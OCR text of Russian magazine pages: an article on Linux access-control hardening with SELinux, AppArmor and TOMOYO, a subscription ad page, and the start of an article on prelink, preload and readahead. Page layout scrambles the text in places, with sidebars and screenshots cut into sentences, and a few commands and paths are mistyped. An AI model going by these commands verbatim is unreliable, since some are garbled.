Реализация MAC требует четкого описания правил, что может привести к образованию большого их количества. Поэтому в SELinux использована концепция роль-ориентированного контроля доступа Role-Based Access Control (RBAC), в которой определяются роли и доступ пользователей. Механизм защиты в SELinux носит название Type Enforcement (TE) и позволяет закрепить за каждым процессом и файлом, которые необходимо контролировать, некую метку. Если процесс, запущенный от имени администратора, скомпрометирован, то ущерб, который может быть причинен системе, ограничен только тем, к чему он может обращаться, согласуясь с установленными для него правилами (а они описывают поведение очень тонко). Также в SELinux реализована многоуровневая система обеспечения безопасности (MLS, Multi-Level Security model), но ее задействуют только в особых случаях, например, в правительственных многопользовательских системах, требующих чрезвычайно высокого уровня защиты. Когда в процессе работы системы субъект пытается оказать некое действие на объект, SELinux принимает решение о допустимости указанного действия, основываясь на контекстах безопасности объекта и субъекта. Субъект — это процессы, выполняемые от имени запустившего их пользователя. Объект — элементы файловой системы (файлы, каталоги, ссылки, сокеты и пр.) или другие процессы, над которыми выполняются действия. И теперь самое важное, что отличает SELinux от других решений, описанных далее — все важные защитные атрибуты сохраняются в контекстах безопасности. Поэтому файловая система должна уметь хранить дополнительные атрибуты, и сами атрибуты нужно как-то задать. Современные ядра все обеспечивают, но при самостоятельной пересборке ядра не забудь активировать параметр «Extended attributes» в выбранной файловой системе.
Атрибуты устанавливаются при инициализации системы. Отсюда делаем вывод, что объект уже должен существовать на момент установки атрибутов. Сам атрибут включает идентификатор владельца, роль и тип объекта. Причем идентификатор SELinux (создается командой semanage), хотя и может совпадать в номере с UID пользователя Linux (uid), но это две разные вещи. Не забываем еще об одном важном отличии — SELinux оперирует ролями, поэтому несколько учетных записей Linux могут иметь одну и ту же учетную запись SELinux. И главное — выполнение команды



▷ links

• Сайт проекта SELinux — selinuxproject.org

• Сайт проекта TOMOYO Linux — tomoyo.sf.jp



▷ info

Каждое приложение должно иметь доступ только к тем файлам и каталогам, которые действительно необходимы для его работы. И не более того.



▷ dvd

На прилагаемом к журналу диске ты найдешь видеоролик к этой статье

Проекты LIDS, GRSecurity и RSBAC

Кроме проектов, описанных в статье, в настоящее время развиваются и другие, позволяющие повысить защиту Linux-систем — LIDS (Linux Intrusion Detection System, lids.org), GRSecurity (grsecurity.org) и RSBAC (Rule Set Based Access Control, www.rsbac.org). Кратко о них.
Проект LIDS реализует MAC, админ может четко указать разрешения для файлов и каталогов. Помимо этого механизмы TPE (Trusted Path Execution) и TDE (Trusted Domain Enforcement) позволяют убедиться, что программа работает так, как предназначено. Сайт проекта некоторое время был заброшен, хотя инструменты развиваются.
Управление производится при помощи утилит и чем-то напоминает настройку правил файера.

```
# lidsconf -A -o /sbin -j READONLY
```

GRSecurity — разработка, охватывающая несколько технологий укрепления безопасности — MAC/ACL, улучшенный chroot, рандомизация TCP ISN и PID, ролевая система контроля доступа RBAC, функции аудита, защита адресного пространства и стека PaX (доступен и отдельно). Большинство параметров указывается на этапе сборки ядра, затем при помощи утилиты gradm настраиваются ACL.
Проект RSBAC, реализующий мандатный и ролевой механизмы доступа, уже в 2000 году вовсю использовался в защищенных дистрибутивах. По сути, это среда, позволяющая создать различные модели доступа. Идея основана на публикации Маршала Абрамса и Ла Падула «Обобщенная среда для управления доступом» (GFAC, Generalized Framework for Access Control). Кроме root в ОС появляется учетка администратора безопасности, который и управляет доступом к информации.
Реализовано много интересных функций: отключение Linux DAC, сокрытие процессов, JAIL, поддержка PaX, антивирусный интерфейс Dazuko, контроль ресурсов Linux и многое другое. Например, можно организовать доступ к файлу в определенные часы.

su не меняет идентификатора SELinux. То есть root здесь не всевластен. Проверить это легко:

```
$ id -Z
user_u:user_t:unconfined_t
```

Получаем привилегии суперпользователя и проверяем снова:

```
$ su
# id -Z
user_u:user_t:unconfined_t
```

Если зайти сразу под рутом, то роль другая:

```
# id -Z
root:system_r:unconfined_t:SystemLow-SystemHigh
```

Изменить роль можно при помощи команды newrole. При использовании SELinux штатные команды выводят и контекст. Чтобы просмотреть контекст файлов и процессов, набираем:

```
# ls -l -context /
# ps -ax -Z
```

Кроме того, контекст можно считать прямо из /proc:

```
Файл Правка Вид Журнал Закладки Настройка Справка
~$ sudo cat /sys/kernel/security/apparmor/profiles
/usr/sbin/tcpdump (enforce)
/usr/sbin/mysqld-akonadi (enforce)
/usr/sbin/mysqld (enforce)
/usr/sbin/cupsd (enforce)
/usr/lib/cups/backend/cups-pdf (enforce)
/usr/lib/connman/scripts/dhclient-script (enforce)
/usr/lib/NetworkManager/nm-dhcp-client.action (enforce)
/sbin/dhclient3 (enforce)
~$ sudo cat /sys/kernel/security/apparmor/features
file=3.1 capability=2.0 network=1.0 change_hat=1.5 change_profile=1.1 aanamespaces=1.1 rli
~$
```

Смотрим активные профили и параметры AppArmor

```
# ps aux | grep syslogd
root 2729 0.0 0.0 5908 624 ? Ss 07:30 0:00 syslogd -m 0

# cat /proc/2729/attr/current
system_u:system_r:syslogd_t:s0
```

Предусмотрена работа SELinux в трех режимах — disable (отключен), enforcing (политики выполняются, все, что не соответствует — блокируется), permissive (политики анализируются, все нарушения заносятся в журнал «avc: denied», но блокировки не производятся). Узнать текущий режим просто, как, впрочем, и некоторые другие настройки, достаточно прочитать данные из псевдофайловой системы /selinux:

```
$ cat /selinux/enforce
```

Если получим 1, значит, SELinux активирован. Чтобы изменить режим работы на лету, просто записываем в этот файл 0 или 1:

```
# echo 0 > /selinux/enforce
```

Также можно воспользоваться утилитой «setenforce [Enforcing | Permissive | 1 | 0]».
Собственно настройки производятся в конфигурационных файлах, размещенных в каталоге /etc. В дистрибутивах, базирующихся на RedHat, доступен графический SELinux Administration Tool (system-config-selinux, пакет policycoreutils-gui). Так, режим работы устанавливается в файле /etc/sysconfig/selinux (на самом деле это ссылка на /etc/selinux/config). В частности, режим работы определяет параметр SELINUX:

```
SELINUX=enforcing|permissive|disabled
```

По умолчанию в большинстве дистрибутивов SELinux защищает не все демоны, а только строго определенные: dhcpd, httpd, named, nscd, ntpd, portmap, snmpd, squid и syslogd. Для остальных политика не определена — unconfined_t. Чтобы защитить всю систему, необходимо изменить значение SELINUXTYPE на strict:

```
SELINUXTYPE=targeted|strict
```

В каталоге /etc/selinux/targeted/contexts находим описание контекстов. Например, для root контекст описывается так:

```
# cat /etc/selinux/targeted/contexts/users/root
system_r:unconfined_t:s0 system_r:unconfined_t:s0

system_r:initrc_t:s0 system_r:unconfined_t:s0
```

```
Файл  Правка  Вид  Журнал  Закладки  Настройка  Справка
~$ cat /etc/apparmor.d/sbin.dhclient3
# vim:syntax=apparmor
# Last Modified: Fri Jul 17 11:46:19 2009
# Author: Jamie Strandboge <jamie@canonical.com>
#include <tunables/global>

/sbin/dhclient3 {
  #include <abstractions/base>
  #include <abstractions/nameservice>

  capability net_bind_service,
  capability net_raw,
  capability sys_module,
  capability dac_override,

  network packet,
  network raw,

  @{PROC}/*/net/ r,
  @{PROC}/*/net/** r,

  /sbin/dhclient3 mr,

  /etc/dhclient.conf r,
  /etc/dhcp3/ r,
  /etc/dhcp3/** r,

  /var/lib/dhcp3/dhclient* lrw,
bash
```

Типичная политика AppArmor

Сбиваем спесь со Skype

Наверное, больше всего претензий с точки зрения безопасности у пользователя вызывает Skype. Куда только не лезет эта прога (см. статью Криса «Skype: скрытая угроза», www.xakep.ru/post/38543/default.asp). Описываемые технологии как раз и позволяют обезопасить себя. Забегая вперед, скажу, что пользователи уже давно нагенерировали профили для большинства популярных прог, и скайп здесь не исключение. Смотри, например, здесь: www.cynapses.org/tmp/apparmor/usr.bin.skype. Некоторые профили собраны в отдельном пакете — apparmor-profiles.
Но профиль легко создать и самому. Для этого в комплекте идет утилита aa-genprof (или просто genprof). Запускаем ее с указанием исполняемого файла в качестве параметра:

```
$ sudo aa-genprof /usr/bin/skype
```

Далее работаем как обычно: звоним, отсылаем сообщения, принимаем файлы, добавляем и удаляем учетки. По окончании прерываем работу в каталоге /etc/apparmor.d/usr.bin.skype. Затем перезапускаем AppArmor или просто активируем профиль в enforce-режиме:

```
$ sudo aa-enforce skype
```

Все проблемы и замечания по работе профилей AppArmor ищи в логах.

Чтобы просмотреть все контексты, связанные с httpd, введи такую команду:

```
# grep -iR httpd /etc/selinux/targeted/contexts
```

Ты увидишь, что для разных ситуаций контекст будет отличаться. Теперь получим список всех параметров SELinux: «getsebool -a». Для установки используй команду setsebool (с ключом '-P' для сохранения значения после перезагрузки) или графическую утилиту system-config-securitylevel.
Вывод «sestatus -v» покажет все текущие установки. Не забываем и о журналах:

```
# dmesg | grep -i selinux
SELinux: Initializing.
SELinux: Starting in permissive mode

# grep -iR selinux /var/log/messages
```

Все вспомогательные утилиты SELinux собраны в нескольких пакетах: setools или policycoreutils, policycoreutils-newrole. Первый, как правило, уже установлен в системе, остальных нет. Например, newrole, дающая возможность пользователю сменить роль, доступна именно в policycoreutils. После установки в системе присутствуют только наборы политик для targened, остальные наборы политик скачиваются в пакетах selinux-policy*. Сорцы политик для их самостоятельной сборки вынесены в selinux-policy-devel.
Разобраться в более чем 200 файлах, имеющих несколько тысяч строк, врукопашную очень трудно. Автоматизировать эту задачу призван питоновый скрипт audit2allow (в policycoreutils), он генерирует новые политики на основе анализа журналов и блокировок SELinux.

APPARMOR

Технология Application Armor изначально разработана Immunix Inc. После того, как софтверный гигант Novell приобрел эту компанию, код открыли под лицензией GNU GPL, а затем включили в состав openSUSE. Позднее AppArmor стал доступен и в других дистрибутивах. Но когда команда Immunix покинула Novell, дальнейшее развитие проекта остановилось. И хотя в том же openSUSE поддержка AppArmor была сохранена, в дистрибутив интегрировали SELinux. В итоге начали разноситься слухи а-ля «AppArmor is dead», что у одних вызвало радость, так как теперь все усилия можно бросить на развитие одной системы защиты, у других критику — отсутствие конкуренции еще ни к чему хорошему не приводило. Сегодня апологетом этой технологии является Canonical, разработчики которого не смотря ни на что продолжают развитие AppArmor. Так, в последних версиях добавлен механизм кэширования правил, что позволило ускорить их загрузку. Для этих же целей, и чтобы защитить сетевые сервисы на раннем этапе загрузки, часть профилей вынесли в initramfs. И главное — в Ubuntu AppArmor прикрутили к LSM (Linux Security Modules), задействовав security_path вместо vfs.
Основная идея AppArmor состоит в том, что система защиты не должна быть сложной и не должна мешать. В отличие от SELinux, AppArmor не использует расширенные атрибуты и не зависит от файловой системы. Доступ к ресурсам определяется на основе профилей (profiles), которые привязаны к пути файла или каталога, причем самого файла может и не быть на момент активации профиля. Профиль разрабатывается индивидуально под каждое приложение. Хотя в этом есть и недостаток: при переносе файла в SELinux за ним полностью сохраняется контекст безопасности, в AppArmor — нет, но этого от него и не требовали. Хотя, если файл имеет два имени, и профиль блокирует доступ к одному из них, есть возможность работать с другим. Это следует учитывать. Также, если средствами SELinux можно предусмотреть несколько уровней доступа к объекту для разных субъектов, то AppArmor этого не умеет.
В настоящее время созданы профили для большинства популярных серверов и приложений, поэтому наличие активного AppArmor обычно незаметно, он не создает проблем. Кроме того, в комплекте поставки идут два скрипта aa-genprof и aa-logprof, которые помогут быстро создать профиль для новой программы. Управление AppArmor производится при помощи init-скрипта, который запускает модуль ядра, инициализирует профили и монтирует псевдофайловую систему securityfs.

```
$ sudo /etc/init.d/apparmor start
```

Чтобы просмотреть список загруженных профилей, достаточно считать файл /sys/kernel/security/apparmor/profiles (или запустить /etc/init.d/apparmor status); в зависимости от варианта дистрибутива Server/Desktop количество активных профилей будет различно. Сами профили хранятся в файлах (отдельно для каждого приложения) в каталоге /etc/apparmor.d и внутри содержат описание каталогов и отдельных файлов, с указанием прав доступа. Также указывается работа в сети и совместимость с другими профилями. Для упрощения задачи используются регулярные выражения. По умолчанию профили AppArmor работают в принудительном enforce-режиме. Когда сервис не может выйти за рамки установок, все попытки блокируются и фиксируются в журнале. При

```
<<< Domain Transition Editor >>>        445 domains    '?' for help
<kernel> /usr/sbin/httpd /bin/sh /bin/mail /usr/sbin/sendmail
  413:  0              /usr/bin/run-parts
  414:  0              /usr/lib/ccs/misc/ccs-notifyd
  415:  0  *     /usr/sbin/hald
  416:  0           /usr/bin/udevinfo
  417:  0           /usr/libexec/hald-runner
  418:  0              /usr/libexec/hal-storage-cleanup-all-mountpoints
  419:  0              /usr/libexec/hald-addon-acpi
  420:  0              /usr/libexec/hald-addon-keyboard
  421:  0              /usr/libexec/hald-addon-storage
  422:  0              /usr/libexec/hald-probe-input
  423:  0              /usr/libexec/hald-probe-pc-floppy
  424:  0              /usr/libexec/hald-probe-serial
  425:  0              /usr/libexec/hald-probe-smbios
  426:  0                 /usr/sbin/dmidecode
  427:  0              /usr/libexec/hald-probe-storage
  428:  0              /usr/libexec/hald-probe-volume
& 429:  2  *     /usr/sbin/httpd
& 430:  2           /bin/sh
& 431:  2              /bin/mail
& 432:  2                 /usr/sbin/sendmail
  433:  0  *     /usr/sbin/sshd
```

```
<<< Profile Editor >>>        16 entries    '?' for help

   0:   0-COMMENT=-----Disabled Mode-----
   1:   0-MAC_FOR_FILE=disabled
   2:   0-MAX_ACCEPT_ENTRY=2048
   3:   0-TOMOYO_VERBOSE=disabled
   4:   1-COMMENT=-----Learning Mode-----
   5:   1-MAC_FOR_FILE=learning
   6:   1-MAX_ACCEPT_ENTRY=2048
   7:   1-TOMOYO_VERBOSE=disabled
   8:   2-COMMENT=-----Permissive Mode-----
   9:   2-MAC_FOR_FILE=permissive
  10:   2-MAX_ACCEPT_ENTRY=2048
  11:   2-TOMOYO_VERBOSE=enabled
  12:   3-COMMENT=-----Enforcing Mode-----
  13:   3-MAC_FOR_FILE=enforcing
  14:   3-MAX_ACCEPT_ENTRY=2048
  15:   3-TOMOYO_VERBOSE=enabled
```

Редактор политик TOMOYO Linux

необходимости его можно перевести в щадящий режим complain, когда нарушения лишь фиксируются. Причем, в отличие от SELinux, где режим обучения активируется глобально, в AppArmor его можно включить для отдельного профиля. Перевести профиль в щадящий режим можно тремя способами:

- указать в файле профиля flags=(complain);
- использовать команду complain название_программы (вернуть командой enforce);
- или глобально командой «echo 1 > /sys/kernel/security/apparmor/control/complain».

А еще профили отключаются на лету, перегружаются, в общем, полная свобода действий. Собственно, простота и привлекает в AppArmor админов, разработчиков и простых пользователей.
Дополнительные профили можно найти в репозитории дистрибутива (apt-cache search apparmor), кроме того, есть онлайн-банк профилей — apparmor.opensuse.org.
К слову, для ядер 2.4/2.6 существовала разработка Trustees (trustees.sf.net), реализующая ACL а-ля Novell Netware, которая в удобной форме расписывала доступ к каталогам вплоть до указания отдельных групп и пользователей и не зависела от файловой системы. К сожалению, проект заглох, а это была бы золотая середина между SELinux и AppArmor.

TOMOYO LINUX

Проект TOMOYO Linux (tomoyo.sf.jp) начат в 2003 году японской компанией NTT DATA CORPORATION как легкая реализация MAC для Linux-ядра. Через два года лицензию изменили на GNU GPL и выложили код на SF.net. Некоторое время проект предоставлял патчи и готовые сборки ядер для разных дистрибутивов. Но начиная с версии ядра 2.6.30, код TOMOYO Linux включен в основную ветку разработки, что уже само по себе — Событие для любого подобного проекта.
В настоящее время существует две версии TOMOYO Linux. Первая версия использует оригинальные хуки, она доступна только в виде патчей

Шаблоны политик TOMOYO Linux

```
initialize_domain /sbin/modprobe
file_pattern /proc/\$/attr/current
file_pattern /proc/\$/attr/exec
file_pattern /proc/\$/attr/fscreate
file_pattern /proc/\$/attr/keycreate
file_pattern /proc/\$/attr/prev
file_pattern /proc/\$/attr/sockcreate
file_pattern /proc/\$/auxv
file_pattern /proc/\$/clear_refs
file_pattern /proc/\$/cmdline
file_pattern /proc/\$/coredump_filter
file_pattern /proc/\$/environ
file_pattern /proc/\$/fdinfo/\$
file_pattern /proc/\$/io
file_pattern /proc/\$/latency
file_pattern /proc/\$/limits
file_pattern /proc/\$/loginuid
file_pattern /proc/\$/maps
file_pattern /proc/\$/mem
file_pattern /proc/\$/mountinfo
file_pattern /proc/\$/mounts
file_pattern /proc/\$/mountstats
file_pattern /proc/\$/net/anycast6
file_pattern /proc/\$/net/arp
file_pattern /proc/\$/net/dev
file_pattern /proc/\$/net/dev_mcast
file_pattern /proc/\$/net/dev_snmp6/eth0
file_pattern /proc/\$/net/dev_snmp6/lo
file_pattern /proc/\$/net/if_inet6
file_pattern /proc/\$/net/igmp
file_pattern /proc/\$/net/igmp6
lines 1-31
```

и может использоваться в ядрах 2.4 и 2.6. Вторая (которая уже в ядре) адаптирована под LSM, но по функциональным возможностям уступает версии 1.x: нет поддержки сетевых функций, обработки атрибутов, POSIX-возможностей (на сайте представлена сравнительная таблица). В настоящее время соответствующие пакеты имеются в репозиториях многих дистрибутивов, но фактически поддержка заявлена пока только в Mandriva. К слову, в этом дистрибутиве предлагается и графический интерфейс Tomoyo GUI, позволяющий запустить и настроить политики приложений. Доступность в репозиториях пакетов для большинства дистрибутивов позволяет буквально в считанные минуты перевести ОС на новую систему безопасности. Например, Ubuntu 10.04:

```
$ sudo echo 'deb http://osdn.dl.sourceforge.jp/
tomoyo/47128/ ./' >> /etc/apt/sources.list
$ sudo apt-get update
$ sudo apt-get install linux-ccs ccs-tools
```

Если ядро собирается самостоятельно, активируй параметр «Enable different security models» и «TOMOYO Linux Support» в секции Security options.
При беглом взгляде TOMOYO очень похож на AppArmor. Обе системы контролируют путь (pathname based), а правила имеют сходный синтаксис. Но есть и отличия. Так, в TOMOYO можно указать поведение программы в зависимости от того, как она запущена. Например, оболочка, запущенная через SSH, может иметь больше ограничений, чем запущенная с локальной системы. Предусмотрена проверка дополнительных параметров, с которыми включена программа, а также привилегий (UID/GUD). Приложения в терминологии TOMOYO называются доменами (domains). Конфигурационные файлы TOMOYO находятся в каталоге /etc/tomoyo, после запуска системы настройки имеют свое отражение в /proc/tomoyo, где их можно редактировать на лету. Параметры работы TOMOYO хранятся в /etc/tomoyo/profile.conf и доступны в /proc/tomoyo/profile. Именно здесь определяются режимы работы TOMOYO — disable, permissive, enforsing и learning (обучаясь, система сама строит правила). Есть и другие файлы:

- manager.conf (/proc/tomoyo/manager) — программы, которые могут изменить политику в /proc/tomoyo;
- exception_policy.conf (/proc/tomoyo/exception_policy) — исключения для политик домена;
- domain_policy.conf (/proc/tomoyo/domain_policy) — политики домена;
- meminfo.conf (/proc/tomoyo/meminfo) — настройка использования памяти и квот.

После установки пакета ccs-tools необходимо провести инициализацию TOMOYO, выполнив скрипт /usr/lib/ccs/tomoyo_init_police.sh, который и создаст нужные конфиги. Далее потребуется перезагрузка системы. Затем можно запускать редактор политик:

```
# /usr/lib/ccs/editpolicy /etc/tomoyo/
```

Еще одна немаловажная черта — TOMOYO может работать параллельно с SELinux и AppArmor.

ПОДПИШИСЬ

shop.glc.ru

Подписка – это:

■ Выгода ■ Гарантия ■ Сервис



выходит 2 раза в месяц

12 номеров **2400 руб.**
24 номера **4400 руб.**



6 номеров **1300 руб.**
12 номеров **2300 руб.**



6 номеров **912 руб.**
12 номеров **1656 руб.**



6 номеров **1200 руб.**
12 номеров **2200 руб.**



6 номеров **1080 руб.**
12 номеров **1960 руб.**



6 номеров **1056 руб.**
12 номеров **1920 руб.**



6 номеров **747 руб.**
12 номеров **1350 руб.**



6 номеров **890 руб.**
12 номеров **1630 руб.**



3 номера **630 руб.**
6 номеров **1140 руб.**



6 номеров **890 руб.**
12 номеров **1630 руб.**



6 номеров **1200 руб.**
12 номеров **2100 руб.**



6 номеров **1200 руб.**
12 номеров **2100 руб.**



6 номеров **990 руб.**
12 номеров **1790 руб.**



6 номеров **726 руб.**
12 номеров **1320 руб.**




6 номеров **600 руб.**
12 номеров **1080 руб.**



только на сайте

2 номера **284 руб.**



только на сайте

4 номера **556 руб.**
8 номеров **1008 руб.**



6 номеров **774 руб.**
12 номеров **1404 руб.**



6 номеров **564 руб.**
13 номеров **1105 руб.**



6 номеров **450 руб.**
13 номеров **975 руб.**



6 номеров **2100 руб.**
12 номеров **3720 руб.**



6 номеров **2052 руб.**
12 номеров **3744 руб.**




6 номеров **3150 руб.**
12 номеров **5580 руб.**



МЕДИА ДЛЯ ЭНТУЗИАСТОВ



Евгений Зобнин zobnin@gmail.com




Пингвин с реактивным ранцем

Ускоряем запуск приложений в Linux

Linux становится все тяжелее и тяжелее. Сегодня уже никого не удивишь приложениями, время запуска которых составляет несколько минут, окружениями рабочего стола, занимающими 500 Мб оперативки, и нерасторопной загрузкой ОС, напоминающей поход женщины по магазинам. Есть ли способы все это оптимизировать, существует ли лекарство от ожирения пингвинов, где взять ножик, чтобы отрезать все лишнее? Попробуем разобраться.

За все время существования толстых пингвинов (период, отсчитываемый примерно с момента появления GTK+ 2.X, X Free 4.X и Linux 2.6) было придумано немало способов ускорения запуска приложений и всей ОС. Некоторые из них уже давно успешно применяются в популярных дистрибутивах, другие до сих пор значатся экспериментальными. В этой статье мы посмотрим на них повнимательнее и определим, насколько оправданным может быть их применение.

ПРЕДВАРИТЕЛЬНОЕ СВЯЗЫВАНИЕ ИЛИ PRELINK

Пре-связывание есть ни что иное, как модификация запускаемого файла с целью включить в него результаты динамического связывания библиотек. Что это значит?

В стародавние времена приложения были просты и использовали в своей работе всего несколько динамически загружаемых системных библиотек. То было время господства формата исполняемых файлов a.out, особенность которых заключалась в предельной простоте. Файлы a.out всегда точно знали, по какому адресу они будут загружены в память процесса, и по каким адресам будут располагаться их внут-



Readahead в графике bootchart

Редактируем конфигурацию утилиты update-initramfs

warning

В установке prelink для Ubuntu нет необходимости. Этот дистрибутив использует альтернативный метод, называемый DT_GNU_HASH и реализованный на уровне корневой библиотеки (glibc).

ренние функции, константы и т.д. Эта особенность, с одной стороны, давала им преимущество в скорости загрузки, а с другой — создавала проблемы сосуществования библиотек в памяти (что, если две библиотеки будут загружены в память по одному адресу?). Проблемы надо было решать, поэтому появился формат ELF (его создатели на самом деле были поклонниками книг Толкиена :)), который снимал с исполняемых файлов ответственность за выбор адреса своего размещения в виртуальной памяти и перекладывал ее на динамический линковщик. Отныне адреса загрузки приложений, библиотек и всех их символов (переменных, констант, функций т.д.) вычислялись динамически на этапе загрузки.

ELF позволил UNIX/Linux сделать огромный шаг вперед и стать системой, способной загружать и исполнять огромное количество приложений, слинкованных с таким же количеством библиотек, без всяких проблем. Однако с точки зрения производительности это был провал. Процедура динамического связывания очень быстра, и при запуске приложений, зависящих всего от нескольких библиотек, она не вносит в процесс заметных задержек, но если это запуск громоздкого приложения с зависимостями порядка 50 библиотек, то задержка может быть весьма существенной (вплоть до нескольких десятков секунд).

Так называемое пре-связывание наделяет ELF-файлы наиболее выгодной чертой формата a.out. Запускаемые файлы модифицируются таким образом, чтобы уже включать в себя результат динамического связывания и, соответственно, заранее знать собственные адреса в памяти процесса и не тратить на их вычисление время в течение запуска.

Процедура пре-связывания была предложена сотрудником Red Hat Jakub Jelinek еще в 2004 году и оказалась очень удачным методом повышения скорости запуска приложений. Согласно тестам, она может дать прирост, равный 50% от первоначальной скорости запуска, а в особо тяжелых случаях (OpenOffice, KDE, Gnome) — и того больше. При этом для ускорения системы достаточно запустить всего одну команду и немного подождать.

Да, задействовать механизм пре-связывания действительно просто. Для этого уже упомянутый выше Jakub Jelinek написал программу под названием prelink. Она доступна практически в любом Linux-дистрибутиве, поэтому собирать из исходников ничего не придется. Просто установи пакеты prelink, используя пакетный менеджер дистрибутива, и выполни следующую команду:

```
# prelink -avmR
```

Аргументы командной строки в этом случае значат следующее:

- v — выводить больше информации на экран;
- a — подвергнуть пре-связыванию все бинарные файлы;
- m — сохранить виртуальную память (нужно, если библиотек очень много);
- R — рандомизировать порядок следования участков памяти (повышает уровень защиты от атак на срыв стека).

После окончания выполнения приложения можно начинать радоваться ускорению. Однако стоит помнить о нескольких ограничениях:

1. Prelink не способен увеличить скорость загрузки бинарников, скомпилированных без опции '-fPIC'. К сожалению, таких библиотек достаточно много, обычно сборщики пакетов нарочно отключают этот флаг для увеличения производительности приложения;

2. Prelink не умеет обрабатывать библиотеки проекта wine, поэтому об ускорении Windows-софта придется забыть;

3. Некоторые статические библиотеки могут перестать запускаться после обработки prelink;

4. После установки новых приложений или библиотек операцию прелинкинга рекомендуется повторить.

Для удаления prelink делаем так:


```
# prelink -au
```

Далее можно тереть пакет из системы.

ПРЕДВАРИТЕЛЬНАЯ ЗАГРУЗКА ИЛИ PRELOAD

Хорошим дополнением к prelink станет демон preload, реализующий механизм предварительной загрузки библиотек для часто используемых приложений. Работая в фоне, preload анализирует действия пользователя и составляет список наиболее часто используемых приложений. В дальнейшем эта информация применяется для заблаговременной загрузки приложений и необходимых им библиотек в память, благодаря чему холодный запуск программы занимает намного меньше времени.

Демон preload может существенно повысить скорость загрузки приложений, но произойдет это только в том случае, если система оснащена достаточно большим объемом памяти. Два гигабайта — это минимум, при котором preload






- Свой вариант prelink есть и в Mac OS X. Там он носит имя «prebinding».

- Реализация preload для Windows носит имя «Prefetcher» (позднее «SuperFetch») и доступна, начиная с Windows XP.

- Вместо классической системы init, дистрибутив Ubuntu использует систему параллельной загрузки сервисов upstart, которая может сократить среднее время инициализации системы до 15-20 секунд.

- cryopid.berlios.de — домашняя страница CryoPID.
- people.redhat.com/jakub/prelink.pdf — описание Prelink от авторов.
- behdad.org/preload.pdf — описание Preload от авторов.
- www.checkpointing.org — список ПО для заморозки процессов.
- dmtcp.sourceforge.net — распределенная система заморозки процессов.







даст выигрыш, при меньших объемах он только помешает. Пакет preload можно найти в составе любого современного дистрибутива, поэтому для его установки достаточно использовать стандартный менеджер пакетов:

```
$ sudo apt-get install preload
```

Далее следует отредактировать конфигурационный файл /etc/preload.conf. Демон вполне сносно работает и при стандартных настройках, однако каждый из нас индивидуален и использует систему по-своему, поэтому, вероятно, ты захочешь подогнать preload под себя. Перечислю основные опции в секции model:

- **cycle** — частота обращений к системе для сбора статистики. Значение по умолчанию — 20 секунд. В большинстве случаев изменять его не имеет смысла, однако если ты чувствуешь, что preload вредит производительности системы, увеличь значение.
- **halflife** — задает интервал, по истечению которого preload будет забывать накопленную статистику на 50%. Значение по умолчанию — 168 часов (неделя). Рекомендуется уменьшить значение тем, кто часто меняет софт, и увеличить тем, кто может месяцами/годами пользоваться одним и тем же набором приложений.
- **minsize** — минимальный размер объекта (программы, библиотеки), обрабатываемого preload. Значение по умолчанию — 2 000 000 байт (около 2 Мб), поэтому preload не будет выполнять предварительную загрузку файлов меньшего размера. Нет особой нужды менять это значение, однако если тебе кажется, что памяти будет достаточно и для кэширования более мелких приложений — уменьши значение.
- **memtotal, memfree, memcached** — эти три опции взаимосвязаны и указывают на потребляемый preload объем памяти. Для расчетов используется следующая формула: (общее количество памяти × memtotal) + (память, доступная при старте × memfree) + (кэш × memcached).

Секция system также содержит три интересных для нас опции:

- **mapprefix** — список каталогов, файлы которых должны быть предварительно загружены (имей в виду, что это не только бинарники и библиотеки, но и другие типы файлов).
- **exeprefix** — список каталогов с бинарными файлами.
- **sortstrategy** — способ оптимизации операций ввода-вывода. Значение по умолчанию — 3 (оптимизация для жестких дисков). Для твердотельных дисков лучше всего подойдет значение 1, для сетевых файловых систем — 2.

На этом все, можешь перезагрузить preload:


```
$ sudo /etc/init.d/preload reload
```

Как и любой другой демон, preload ведет логи, которые ты сможешь найти в файле /val/log/preload.log. Информация о текущем состоянии preload и его кэше доступна в файле /var/lib/preload/preload.state.

ПРЕДВАРИТЕЛЬНОЕ ЧТЕНИЕ ИЛИ READAHEAD

Ubuntu, а также некоторые другие современные дистрибутивы Linux, используют систему readahead во время инициализации системы. Как и демон preload, readahead заранее загружает необходимые компоненты приложений в оперативную память с целью ускорить их запуск. Разница заключается лишь в том, что readahead частично работает внутри ядра Linux и оптимизирован специально для ускорения процесса инициализации системы.

